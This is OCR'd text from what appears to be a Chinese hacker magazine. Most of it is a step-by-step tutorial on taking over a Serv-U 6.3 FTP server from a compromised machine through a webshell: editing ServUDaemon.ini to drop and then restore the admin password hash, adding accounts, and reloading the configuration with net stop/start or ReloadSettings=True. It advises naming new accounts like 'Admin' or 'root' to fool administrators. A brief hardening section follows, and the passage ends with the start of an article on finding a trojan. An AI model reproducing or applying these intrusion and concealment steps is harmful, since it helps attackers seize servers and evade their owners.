


图1

同时，6.3的Serv-U密码又加上MD5，你该不会要挂着程序跑密码吗？要是那样的话我只能祝你好运了。难道就没有办法利用了吗？非也，往下看你就会豁然开朗。

针对Serv-U 6.3的攻击

1.先自己下载一个Serv-U 6.3，在网上多的是。该打汉化包的打汉化包，该注册的注册。其实你不汉化也没关系，界面上就那几个按扭，闭着眼都能按对了。反正我用的绿色汉化版。

2.登录你的Webshell，在肉鸡上找到Serv-U的安装目录，打开配置文件ServUDaemon.ini，如图2所示。

3．然后删掉如图3所示的代码中间的那一行：LocalSetupPassword=zi178B4E50E62820CCE60DB1399C1C9C3D，在删掉之前先在某个地方先保存一下，不然你会后悔的。

4.把整理过的ServUDaemon.ini复制下来粘贴替换掉本地的ServUDaemon.ini文件，记得保存。因为本地是第一次运行Serv-U 6.3，所以你的ServUDaemon.ini里面应该是空的，要是你以前用过的话建议备份原ServUDaemon.ini。

5.打开本地的管理程序ServUAdmin.exe对Serv-U 6.3进行配置。想添加用户就尽情地添加吧，想改权限的就尽情地改吧。如图4、5、6所示。

> **小提示** 此时你对ServUAdmin.exe的操作就相当于变相对远程肉鸡的ServUAdmin.exe进行操作，所有的被保存下来的配置最终都会影响到肉鸡Serv-U的运行，所以要慎重一些。建议如果添加账号的话可以添加和系统名称比较相似的，比如Admin，Admins，root之类的借以迷惑管理员。




图2

```
ProcessID=2472
LocalSetupPassword=zi178B4E50E62820CCE60DB1399C1C9C3D
[DOMAINS]
```

图3




图4

6．保存修改以后，此时的ServUDaemon.ini基本上就和理想中的差不多了。为什么说基本上呢？那是因为远程肉鸡上的管理员密码还空着，总不希望管理员一打开不用输密码直接就进去了吧？那不暴露了才怪呢！

7．找到刚才保存的管理员密码LocalSetupPassword=zi178B4E50E62820CCE60DB1399C1C9C3D，原样插回AntiHammer=1，ProcessID=1020之间，




图5




图6

保存一下。现在知道刚才让备份这串密码有什么用了吧? OK,这样一来一个完美的ServUDaemon.ini就搞定了。现在要做的就是再次登录你的Webshell,把肉鸡上的ServUDaemon.ini替换成我们刚做好的ServUDaemon.ini。如图7 所示。




图7

8. 现在重启Serv-U就可以加载我们的系统配置了:

```
Microsoft Windows [版本 5.2.3790]
(C) 版权所有 1985-2003 Microsoft Corp.
C:\Documents and Settings\Administrator>net stop Serv-U
Serv-U FTP 服务器 服务正在停止....
Serv-U FTP 服务器 服务已成功停止。
C:\Documents and Settings\Administrator>net start Serv-U
Serv-U FTP 服务器 服务正在启动
Serv-U FTP 服务器 服务已经启动成功。
C:\Documents and Settings\Administrator>
```

除了上面的方法外,其实还有一种更简单的方法,就是在ProcessID=1172与[DOMAINS]之间加上一句ReloadSettings=True,如图8所示。它的作用是不重启Serv-U而自动刷新配置文件并使之生效,生效后此项随之消失。

```
ProcessID=1172
ReloadSettings=True
[DOMAINS]
```

图8

至此,Serv-U6.3的另类入侵就完成了。至于后面你要利用已经添加的账户运行什么程序,执行什么命令,那就是后一步的事情了,自由发挥吧。

小提示 当首次启动ServUAdmin.exe打开"本地服务器"的时候,ServUDaemon.exe也随之启动,它的作用类似于ASP中的Session变量一样。简单说就是Serv-U 通过ServUDaemon.exe来保存你输入的管理登录密码的Session,即使你关闭了ServUAdmin.exe,ServUDaemon.exe依然没有被结束掉(它是不会自动结束的),Session还是依然存在的。要想消除Session,你就必须结束掉ServUDaemon.exe(可以通过kill.exe)。如果不结束掉,当你打开没有LocalSetupPassword的ServUDaemon.ini一样会出现需要输入密码的提示框。

针对Serv-U 6.3攻击的防御

说完了攻,现在来说说防。其实要想防止此类漏洞,可以从权限上解决。既然这一切的源头都是从LocalSetupPassword开始的,那我们就堵住修改LocalSetupPassword的这道大门。

首先,要保证你的Serv-U的安装目录权限是IUSR不可修改的,这样就算入侵者发现了你的管理密码也无济于事——他总不可能挂机跑MD5吧? 除非他疯了。

其次,不要给IUSR用户在这个文件夹的写入权限,同时还要保证你的Serv-U里面的用户没有Serv-U的安装目录或Serv-U的安装目录上层文件夹的写入权限。最好把Serv-U的安装目录放在根目录,单独设置权限。只有这样,才能避免"权限继承"的悲哀。

再次,就是做好站点的安全。现在利用SQL注入入侵的人轻则挂个马,严重的还会对你的系统"大动干戈",那时候你再来查毒杀马还不如今天就把安全做好。

最后,设置好Web文件夹的权限。退一万步来讲,就算入侵者通过SQL注入进来,他对于不能挂马,没有写入权的Web文件夹也是无奈的。

好了,Serv-U6.3的另类攻防就写完了。在以后的"活动"中,其实大家很多事情换个角度,都是很容易就能解决的,就看你去怎么思考了。最后,祝大家万事如意,共攀网络安全技术高峰!



适合读者：黑客技术爱好者、网民
前置知识：逆向基础技术

中招—>分析—>追杀
——个人电脑攻防战

文/图 icexiaoye [E.s.T]

中招

某天，无意间打开超级兔子的启动项管理，发现两个陌生启动文件在system32下，吓出一身冷汗。于是赶紧打开C盘，发现两个类似鸽子服务端的文件，打开冰刃检测，果然IE被插入程序（所有木马都盯着IE，其实大家可以换个思路，插入其他进程，比如装迅雷的人就很多啊……），基本可以判断是中了鸽子了！然后把这4个文件拖到桌面，如图1所示。

